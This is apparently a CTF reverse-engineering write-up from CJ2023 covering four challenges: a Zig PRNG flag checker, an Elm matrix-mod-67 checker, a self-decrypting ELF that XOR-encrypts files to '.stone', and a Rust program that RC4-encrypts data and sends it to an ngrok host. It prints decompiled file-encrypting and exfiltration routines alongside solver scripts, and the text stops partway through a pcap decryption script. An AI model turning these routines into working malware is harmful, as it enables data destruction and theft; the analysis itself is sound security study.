Probset

Yeraisci
Lunashci
Firli Bahuri

Reverse Engineering

Newcomer

A binary compiled using zig
Init random

```
; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 160h
mov     [rbp+var_128.ptr], rdi
lea     rdi, [rbp+rand_impl.s+10h] ; init_s
mov     esi, 1A4h
call    rand_Xoshiro256_init
mov     rsi, [rbp+var_128.ptr] ; buf
vmovups ymm0, ymmword ptr [rbp+rand_impl.s+10h]
vmovups ymmword ptr [rbp-120h], ymm0
vmovaps ymm0, cs:ymmword_200240
vmovups ymmword ptr [rbp+buf+30h], ymm0
```

Generate random byte, xor with user input, compare with byte_203b90

```
loc_21F107:
mov     rax, [rbp+var_140]
mov     rcx, [rbp+var_148]
mov     al, [rax+rcx]
mov     [rbp+var_152], al
mov     byte ptr [rbp+user_input.len+6], al
lea     rdi, [rbp+var_128.len] ; self
call    rand_Xoshiro256_next
mov     rcx, rax
mov     al, [rbp+var_152]
movzx   eax, al
xor     rax, rcx
mov     byte ptr [rbp+user_input.len+7], al
mov     al, byte ptr [rbp+user_input.len+7]
mov     [rbp+var_151], al
movzx   eax, [rbp+var_39]
mov     [rbp+index], rax
cmp     rax, 49h ; 'I'
jb      short loc_21F17A
```

```
short loc_21F17C
```

```
loc_21F17A:
jmp     short loc_21F162
```

```
'17C:                   ; index
rdi, [rbp+index]
esi, 49h ; 'I'   ; len
builtin_panicOutOfBounds
```

```
loc_21F162:
mov     al, [rbp+var_151]
mov     rcx, [rbp+index]
cmp     al, ds:byte_203B90[rcx]
jz      short loc_21F18D
```

To get the flag, extract all of the random result and then xor it with the value in byte_203B90

```
import os,sys
```

```
gdb.execute("file ./newcomer")
gdb.execute("set disassembly-flavor intel")
gdb.execute("set print element 0")
gdb.execute("set print repeats 0")
gdb.execute("set pagination off")
gdb.execute("r < /dev/null")

gdb.execute("break *0x000000000021f139")
enc=bytes.fromhex("D2 95 C2 70 A4 53 D5 4A 3D C0 9A 3C 62 0D A7 41 EA 2A 3C
85 73 C6 AC 47 EE 87 0D 64 B8 5E A9 5A 0D 47 8D 3B 8A 58 8A 00 05 DA 81 44
AB 2E 96 93 6E 43 56 1B 9D 51 89 60 29 AE 09 54 4E 7F D3 C0 82 E8 0D A3 33
52 AC 20 BD")
flag=[]
x=open('input','w')
x.write("A"*len(enc))
x.close()
gdb.execute("r < input")
for i in range(len(enc)):
    rcx=int(gdb.execute("p/x $rcx",to_string=True).split("=")[1],16)&0xff
    flag.append(rcx^enc[i])
    gdb.execute("c")

print(bytearray(flag))
```

```
Breakpoint 1, 0x000000000021f139 in newcomer.main () at newcomer.zig:15
15      in newcomer.zig
Incorrect Flag
[Inferior 1 (process 27633) exited normally]
bytearray(b'CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}')
(gdb) quit

┌──(kali㉿kali)-[~/…/2023/CJ2023/rev/newcomer]
```

FLAG : CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}

Elitist

Javascript , elm

If flag is wrong, output “Wrong!”

```
CJ2023{dABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234
```

Wrong!

The logic of the checker is at $author$project$Main$vv


```
    [10, 62, 25, 45, 34]);
var $author$project$Main$vv = function (x) {
    return (x === '') ? ($author$project$Main$gs($author$project$Main$fe) + ('@' + $author$project$Main$gs($author$project$Main$cj))) : (($author$project$Main$gs(
        $author$project$Main$tl(
            $author$project$Main$uw(
                A2(
                    $author$project$Main$dt,
                    $author$project$Main$uw(
                        A3(
                            $author$project$Main$fl,
                            $author$project$Main$dd,
                            $author$project$Main$dd,
                            $author$project$Main$gl(x))),
                    $author$project$Main$uw(
                        A3(
                            $author$project$Main$fl,
                            $author$project$Main$dd,
                            $author$project$Main$dd,
                            $author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S')))))) === '7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?
                            pG-eIj3ao98') ? ($author$project$Main$gs($author$project$Main$cr) + '!') : ($author$project$Main$gs($author$project$Main$wr) + '!'));
};$
```

We can assume that $author$project$Main$cr is Correct and $author$project$Main$wr is Wrong, and the checker logic, if simplified, is

ManyFunctions(x,”3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S”)===”7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-eIj3ao98”

We can debug this ManyFunctions() by adding a breakpoint, hit the breakpoint by using the application and then copy the code into the console


```
5633 var $author$project$Main$vv = function (x) {
5634     return (x === '') ? ($author$project$Main$gs($author$project$Main$fe) + ('@' + $author$project$M
5635         $author$project$Main$tl(
5636             $author$project$Main$uw(
5637                 A2(
5638                     $author$project$Main$dt,
5639                     $author$project$Main$uw(
5640                         A3(
5641                             $author$project$Main$fl,
5642                             $author$project$Main$dd,
5643                             $author$project$Main$dd,
5644                             $author$project$Main$gl(x))),
5645                     $author$project$Main$uw(
5646                         A3(
5647                             $author$project$Main$fl,
5648                             $author$project$Main$dd,
5649                             $author$project$Main$dd,
5650                             $author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid
```



```
> test =  function (x){return $author$project$Main$gs(
          $author$project$Main$tl(
              $author$project$Main$uw(
                  A2(
                      $author$project$Main$dt,
                      $author$project$Main$uw(
                          A3(
                              $author$project$Main$fl,
                              $author$project$Main$dd,
                              $author$project$Main$dd,
                              $author$project$Main$gl(x))),
                      $author$project$Main$uw(
                          A3(
                              $author$project$Main$fl,
                              $author$project$Main$dd,
                              $author$project$Main$dd,
                              $author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S')))))))}
<· f (x){return $author$project$Main$gs(
          $author$project$Main$tl(
              $author$project$Main$uw(
                  A2(
                      $author$project$Main$dt,
                      $author$project$Main$uw(
                          A3(
                              $author$project$Main$fl…
> x="B".repeat(100)
<· 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'
> test(x)
<· 'SEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fm'
> |
```

From this we can safely assume that x is our input

By observing the input and output, we can assume that the function is only accepting 64 bytes of input or more, and returning 64 bytes



```
> test(x)
<· 'SEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fm'
> x="B".repeat(20)
<· 'BBBBBBBBBBBBBBBBBBBB'
> test(x)
<· '3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbi'
> x="B".repeat(10)
<· 'BBBBBBBBBB'
> test(x)
<· '3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbi'
> x="B".repeat(64)
<· 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'
> test(x)
<· 'SEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fm'
> x="B".repeat(100)
<· 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'
> test(x)
<· 'SEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fmSEf5A_fm'
>
```

Now its time to breakdown the important functions

The string value will be decoded using $author$project$Main$gs

```
var $author$project$Main$gs = function (l) {
    if (!l.b) {
        return '';
    } else {
        var x = l.a;
        var xs = l.b;
        var _v1 = A2(
            $elm$core$Array$get,
            x,
            $elm$core$Array$fromList(
                $elm$core$String$toList('4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt')));
        if (_v1.$ === 'Just') {
            var c = _v1.a;
            return _Utils_ap(
                $elm$core$String$fromChar(c),
                $author$project$Main$gs(xs));
        } else {
            return '';
        }
    }
};
var $author$project$Main$tl = function (_v0) {
```

In python it could be rewritten like this

```
def gs(x):

mapp="4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt
"
    res=""
    for  i in x:
        res+=mapp[i]
    return res
```

Our input and a static string is used in a similar series of function, so it might be best to know the output of the function then deduce whats happening, which is

```
$author$project$Main$uw(A3(
                                $author$project$Main$fl,
                                $author$project$Main$dd,
                                $author$project$Main$dd,
                                $author$project$Main$gl(DATA)))
```

```
> $author$project$Main$uw(
                            A3(
                                $author$project$Main$fl,
                                $author$project$Main$dd,
                                $author$project$Main$dd,
                                $author$project$Main$gl(x)))
<· ▼{$: 'M', a: {…}}
    $: "M"
  ▼a:
      c: 8
      r: 8
    ▼v:
        $: "Array_elm_builtin"
        a: 64
        b: 5
      ▼c: Array(2)
        ▼0:
            $: "Leaf"
          ▶a: (32) [63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63]
          ▶[[Prototype]]: Object
        ▼1:
            $: "Leaf"
          ▶a: (32) [63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63, 63]
          ▶[[Prototype]]: Object
          length: 2
        ▶[[Prototype]]: Array(0)
      ▶d: []
      ▶[[Prototype]]: Object
    ▼[[Prototype]]: Object
      ▶constructor: ƒ Object()
      ▶hasOwnProperty: ƒ hasOwnProperty()
      ▶isPrototypeOf: ƒ isPrototypeOf()
      ▶propertyIsEnumerable: ƒ propertyIsEnumerable()
      ▶toLocaleString: ƒ toLocaleString()
      ▶toString: ƒ toString()
      ▶valueOf: ƒ valueOf()
      ▶__defineGetter__: ƒ __defineGetter__()
      ▶__defineSetter__: ƒ __defineSetter__()
      ▶__lookupGetter__: ƒ __lookupGetter__()
      ▶__lookupSetter__: ƒ __lookupSetter__()
       __proto__: (...)
      ▶get __proto__: ƒ __proto__()
      ▶set __proto__: ƒ __proto__()
  ▶[[Prototype]]: Object
> x
<· 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'
```

Because our input “B” (ASCII 66) is transformed into 63 , there must be an encoding process happening in one of the functions

The encoding process is happening in $author$project$Main$gl

```
var $author$project$Main$gl = function (s) {
    return A2(
        $elm$core$List$map,
        function (c) {
            return A2($author$project$Main$io, c, '4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt');
        },
        $elm$core$String$toList(s));
};
var $elm$core$String$cons = _String_cons;
var $elm$core$String$fromChar = function ( char) {
```

Or in python:

```
def gl(x):

mapp="4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt
"
    res=[]
    for  i in x:
        res.append(mapp.index(i))
    return res
```

Looks like the reverse operation of gs

Now after knowing what that function generally does, the code is probably similar to this

```
gs(
    $author$project$Main$tl(
        $author$project$Main$uw(
            A2(
                $author$project$Main$dt,
                all_convert_gl(x),
                all_convert_gl("3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S")
            )
        )
)
)==="7ETBZhbt_XhnStCI1f1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-eIj3ao98"
```

Now we need to know what $author$project$Main$tl, and $author$project$Main$dt does

```
var $author$project$Main$tl = function (_v0) {
    var v = _v0.a.v;
    return $elm$core$Array$toList(v);
};
```

$author$project$Main$tl is probably just converting data from $author$project$Main$uw into a list so that it can be applied to $author$project$Main$gs later.

```
var $author$project$Main$dt = F2(
    function (a, b) {
        return _Utils_eq(
            $author$project$Main$wh(a),
            $author$project$Main$ht(b)) ? $elm$core$Maybe$Just(
            A2($author$project$Main$md, a, b)) : $elm$core$Maybe$Nothing;
    });
```

```
var $author$project$Main$md = F2(
    function (a, b) {
        var _v0 = $author$project$Main$sz(b);
        var m_ = _v0.b;
        var _v1 = $author$project$Main$sz(a);
        var n = _v1.a;
        var m = _v1.b;
        var f = function (_v2) {
            var i = _v2.a;
            var j = _v2.b;
            return A2(
                $elm$core$Basics$modBy,
                $author$project$Main$ss,
                A3(
                    $elm$core$List$foldr,
                    $elm$core$Basics$add,
                    0,
                    A2(
                        $elm$core$List$map,
                        function (k) {
                            return A3($author$project$Main$ug, i, k, a) * A3($author$project$Main$ug, k, j, b);
                        },
                        A2($elm$core$List$range, 1, m))));
        };
        return A3($author$project$Main$im, n, m_, f);
    });
```

```
var $elm$core$Basics$modBy = _Basics_modBy;
var $author$project$Main$ss = 67;
```

We can see that inside $author$project$Main$dt, $author$project$Main$md is called, and in this function there's some kind of calculation happening.

After debugging the variable involved in the calculation process, it turns out to be a matrix multiplication with IntegerModRing of 67
To get the flag, use sage

```
from sage.all import *
import numpy as np
def gs(x):

mapp="4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt"
    res=""
    for  i in x:
        res+=mapp[i]
    return res

def gl(x):

mapp="4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJel1ncQzNSKbP?9j75ih}rBfLt"
    res=[]
    for  i in x:
        res.append(mapp.index(i))
    return res


R = IntegerModRing(67)
enc="7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-eIj3ao98"
enc=gl(enc)
enc=[enc[i:i+8] for i in range(0,len(enc),8)]
enc=Matrix(R,enc)
r=   "3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbi"
key=gl(r)
key=[key[i:i+8] for i in range(0,len(key),8)]
b=  Matrix(R,key)
a=b.solve_left(enc)
res=np.array(a).tolist()
e=[]
for i in res:
    e+=i
print(gs(e))
```

FLAG : CJ2023{did_you_also_write_code_on_paper_to_avoid_side_effecs???}

Stoneager

ELF, obfuscated code

Read 16 bytes from /dev/urandom

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  FILE *stream; // [rsp+8h] [rbp-8h]

  stream = fopen("/dev/urandom", modes);
  fread(&unk_404030, 0x10uLL, 1uLL, stream);
  fclose(stream);
  sub_401389();
  ((void (*)(void))loc_40175E)();
  return 0LL;
}
```

Decrypting memory at 0x400000+0n5343 with length 798 by doing repeated xor with “stoneage” key, then set permission to executable

```
int sub_401389()
{
  int result; // eax
  int v1; // [rsp+Ch] [rbp-24h]
  __int64 v2; // [rsp+20h] [rbp-10h]

  v2 = sysconf(30);
  v1 = 4200445 - (-(int)v2 & 0x4014DF);
  if ( mprotect((void *)(-v2 & 0x4014DF), v1, 7) < 0 )
    exit(1);
  sub_401329((char *)&dword_400000 + 5343, 798LL);
  result = mprotect((void *)(-v2 & 0x4014DF), v1, 5);
  if ( result < 0 )
    exit(1);
  return result;
}
```

```
__int64 __fastcall sub_401329(__int64 a1, int a2)
{
  __int64 result; // rax
  int i; // [rsp+18h] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= a2 )
      break;
    *(_BYTE *)(i + a1) ^= aStoneage[i & 7];
  }
  return result;
}
```

To decompile the actual code, we patched the program

```
from pwn import *
x=open('./stoneager','rb').read()
start=bytes.fromhex("807B71943029EE803BF7837EA2249B657
print(x.count(start))
idx=x.index(start)
data=x[idx:idx+798]
print(data)

res=xor(data,b"stoneage")
# print(res)
x=bytearray(x)
x[idx:idx+798]=res
pat=open('./stoneager_patch','wb')
pat.write(x)
pat.close()
```

will encrypt everything inside stoneager dir

```
__int64 sub_40175E()
{
  DIR *dirp; // [rsp+0h] [rbp-10h]
  struct dirent *v2; // [rsp+8h] [rbp-8h]

  dirp = opendir(&modes[4]);
  if ( !dirp || !(unsigned int)sub_4014DF() )
    return 1LL;
  while ( 1 )
  {
    v2 = readdir(dirp);
    if ( !v2 )
      break;
    if ( v2->d_type == 8 )
    {
      if ( strcmp(v2->d_name, "stoneager") )
        sub_4015FD(v2->d_name);
    }
  }
  closedir(dirp);
  return 0LL;
}
```

Xoring file data with value from sub_40157C

```
int __fastcall sub_4015FD(const char *a1)
{
  int i; // [rsp+14h] [rbp-1Ch]
  FILE *stream; // [rsp+18h] [rbp-18h]
  FILE *streama; // [rsp+18h] [rbp-18h]
  unsigned __int64 size; // [rsp+20h] [rbp-10h]
  void *ptr; // [rsp+28h] [rbp-8h]

  stream = fopen(a1, modes);
  fseek(stream, 0LL, 2);
  size = ftell(stream);
  fseek(stream, 0LL, 0);
  ptr = malloc(size);
  fread(ptr, size, 1uLL, stream);
  fclose(stream);
  for ( i = 0; i < size >> 3; ++i )
    *((_QWORD *)ptr + i) ^= sub_40157C();
  strcpy((char *)&a1[strlen(a1)], ".stone");
  streama = fopen(a1, &modes[2]);
  fwrite(ptr, size, 1uLL, streama);
  return fclose(streama);
}
```

The xor key was generated with initial value of the 16 bytes urandom we read before the code deobfuscation process

```
__int64 sub_40157C()
{
  __int64 v1; // [rsp+10h] [rbp-10h]
  __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = qword_404030 + qword_404038;
  v1 = qword_404030 ^ qword_404038;
  qword_404030 = v1 ^ sub_401560(qword_404030, 55LL) ^ (v1 << 14);
  qword_404038 = sub_401560(v1, 36LL);
  return v2;
}
```

```
__int64 __fastcall sub_401560(__int64 a1, char a2)
{
  return __ROL8__(a1, a2);
}
```

Because the encrypted flag is in png, The first 16 byte of png file is always the same. So we just need to get the initial random value by doing some calculations (z3)

```
x=open('flag.png.enc','rb').read()
from pwn import *
rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

def gen_all(first,second,n):
    stream=b""
    for i in range(n):
        r=int.to_bytes((first+second)&0xffffffffffffffff,8,"little")
        v1 = first^second
        first=v1 ^ rol(first, 55,64) ^ (v1 << 14)
        second=rol(v1, 36,64)
        stream+=r
    return stream

first_8_png=bytearray([137, 80, 78, 71, 13, 10, 26, 10])
second_8_png=bytes.fromhex("0000 000d 4948 4452")
key_1=int.from_bytes(xor(x[:8],first_8_png),"little")
key_2=int.from_bytes(xor(x[8:16],second_8_png),"little")
```

```
from z3 import *
first=BitVec('first',64)
second=BitVec('second',64)
s=Solver()
s.add(first+second==key_1)
v2=first+second
v1 = first^second
first2=v1 ^ RotateLeft(first, 55) ^ (v1 << 14)
second2=RotateLeft(v1, 36)
s.add((first2+second2)&0xffffffffffffffff==key_2)

print(s.check())
m=s.model()
first_8=m[first].as_long()
second_8=m[second].as_long()


l=open('flag.png','wb')
l.write(xor(x,gen_all(first_8,second_8,4000))[:len(x)])
l.close()
```

```
CJ2023{i_rarely_make_elfs_challenges_but_when_i_do_ill_make_sure_you_suffer}
imperative-stoneager@CJ2023
```

FLAG :
CJ2023{i_rarely_make_elfs_challenges_but_when_i_do_ill_make_sure_you_suffer}

Newager

EXE, rust, C2, traffic

Using capa, we discovered some functionalities of the code

```
do
{
  sub_140007260(v15, &s, v9, v8);
  if ( *(_QWORD *)&v15[0] )
  {
    v10 = (void **)*((_QWORD *)&v15[0] + 1);
```

```
send data on socket
namespace   communication/socket/send
scope       function
matches     0x140007260

compiled with rust
```

```
__int64 *__fastcall sub_140007260(__int64 *a1, SOCKET *a2, const char *a3, unsigned __int64 a4)
{
  int v6; // r8d
  int v7; // eax
  __int64 v8; // rax
  __int64 v9; // rax

  v6 = 0x7FFFFFFF;
  if ( a4 < 0x7FFFFFFF )
    v6 = a4;
  v7 = send(*a2, a3, v6, 0);
  if ( v7 == -1 )
  {
    LODWORD(v9) = WSAGetLastError();
    a1[1] = (v9 << 32) | 2;
    v8 = 1i64;
  }
  else
  {
    a1[1] = v7;
    v8 = 0i64;
  }
  *a1 = v8;
  return a1;
}
```

After renaming some of the variable based on this function, we discovered half of the important code

```
memcpy((void *)v4, v2, v3);
sub_140001D10(src_something);              // broken. should be sub_140001D10(src_something,"rs0.tcp.ap.ngrok.io",2)
memcpy(&something[40], src_something, 0x102ui64);
v14 = 0;
if ( v22 )
{
  for ( i = 0i64; i != v22; ++i )
  {
    xor_key = sub_140001E90(&something[40]);
    buffer_[i] ^= xor_key;
  }
}
HIBYTE(v14) = 0;
*(_QWORD *)&src_something[0] = "0.tcp.ap.ngrok.io";// host
*((_QWORD *)&src_something[0] + 1) = 17i64;
LOWORD(src_something[1]) = 17673;          // port
sub_1400018A0(&SOCKET, src_something);
if ( SOCKET )
{
  *(_QWORD *)&src_something[0] = v20;
  sub_14001DE20(
    (unsigned int)"called `Result::unwrap()` on an `Err` value",
    43,
    (unsigned int)src_something,
    (unsigned int)&off_14001F400,
    (__int64)&off_14001F450);
}
v7 = v20;
SOCKET = v20;
v8 = v22;
if ( v22 )
{
  buffer = buffer_;
  do
  {
    send data((  int64 *)src_something, &SOCKET, buffer, v8);
```

One of the function is inaccurate, should be using 3 parameters based on the assembly

```
loc_140001265:
mov     [rbp+250h+buffer_], rax
mov     rcx, rax        ; void *
mov     rdx, r12        ; Src
mov     [rbp+250h+var_50], r13
mov     r8, r13         ; Size
call    memcpy

loc_140001281:
;   try {
mov     r8d, 2
mov     rcx, r14        ; void *
lea     rdx, aRs0TcpApNgrokI ; "rs0.tcp.ap.ngrok.io"
call    sub_140001D10
;   } // starts at 140001281

loc_140001296:          ; Size
mov     r8d, 102h
mov     rcx, rsi        ; void *
mov     rdx, r14        ; Src
call    memcpy
mov     [rbp+250h+var_1A6], 0
cmp     [rbp+250h+var_50], 0
jz      short loc_1400012DF
```

From there we know that its sending some encrypted data into 0.tcp.ap.ngrok.io:17673

sub_140001D10 (generate stream_key)

```
  unsigned __int8 v10; // r8
  char v11; // r9
  __int128 Src[18]; // [rsp+20h] [rbp-128h] BYREF

  memset(Src, 0, 0x102ui64);
  Src[0] = xmmword_14001F5E0;
  Src[1] = xmmword_14001F5F0;
  qmemcpy(&Src[2], " !\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmno", 80);
  Src[7] = xmmword_14001F650;
  Src[8] = xmmword_14001F660;
  Src[9] = xmmword_14001F670;
  Src[10] = xmmword_14001F680;
  Src[11] = xmmword_14001F690;
  Src[12] = xmmword_14001F6A0;
  Src[13] = xmmword_14001F6B0;
  Src[14] = xmmword_14001F6C0;
  Src[15] = xmmword_14001F6D0;
  if ( a3 )
  {
    v6 = &a2[a3];
    v7 = 0i64;
    v8 = a2;
    v9 = v6;
    v10 = 0;
    do
    {
      if ( v8 == v9 )
      {
        v8 = a2;
        v9 = v6;
      }
      v11 = *((_BYTE *)Src + v7);
      v10 += v11 + *v8;
      *((_BYTE *)Src + v7) = *((_BYTE *)Src + v10);
      ++v8;
      *((_BYTE *)Src + v10) = v11;
      ++v7;
    }
    while ( v7 != 256 );
  }
  memcpy(a1, Src, 0x102ui64);
  return a1;
}
```

sub_140001E90 (get xor_key then update stream_key for next iteration)

```
__int64 __fastcall sub_140001E90(char *a1)
{
  unsigned __int8 v1; // al
  char v2; // dl
  unsigned __int8 v3; // r8

  v1 = a1[256] + 1;
  a1[256] = v1;
  v2 = a1[v1];
  v3 = v2 + a1[257];
  a1[257] = v3;
  a1[v1] = a1[v3];
  a1[v3] = v2;
  return (unsigned __int8)a1[(unsigned __int8)(a1[v1] + v2)];
}
```

in python

```
def generate_stream_key(x): # always rs because only taking 2 bytes from
rs0.tcp.ap.ngrok.io
    zero_to_255=[i for i in range(256)]+[0,0]
    x=bytearray(x.encode())
    v10=0
    for i in range(256):
        v11=zero_to_255[i]
        v10+=v11+x[i%len(x)]
        v10&=0xff
        zero_to_255[i]=zero_to_255[v10]
        zero_to_255[v10]=v11
    return bytearray(zero_to_255)

def generate_stream(xorstream_key,n):
    xor_key=[]
    for _ in range(n):
        v1 = (xorstream_key[256] + 1)&0xff
        xorstream_key[256] = v1
        v2 = xorstream_key[v1]
        v3 = (v2 + xorstream_key[257])&0xff
        xorstream_key[257] = v3
        xorstream_key[v1] = xorstream_key[v3]
        xorstream_key[v3] = v2
        key=xorstream_key[(xorstream_key[v1] + v2)&0xff]
        xor_key.append(key)
    return bytearray(xor_key)
```

Because we now can generate the keystream as long as we want, now we just have to decrypt the tcp traffic. By analyzing the pcap file, we can discover that the source ip was 192.168.10.41

```
from pwn import *
from scapy.all import rdpcap, IP, TCP

def extract_tcp_data(pcap_file, src_ip):
    packets = rdpcap(pcap_file)

    filtered_packets = [pkt for pkt in packets if IP in pkt and pkt[IP].src
== src_ip ]

    tcp_data = []
```

```
    for pkt in filtered_packets:
        if TCP in pkt:
            tcp_data.append(pkt)

    return tcp_data


def generate_stream_key(x):
    zero_to_255=[i for i in range(256)]+[0,0]
    x=bytearray(x.encode())
    v10=0
    for i in range(256):
        v11=zero_to_255[i]
        v10+=v11+x[i%len(x)]
        v10&=0xff
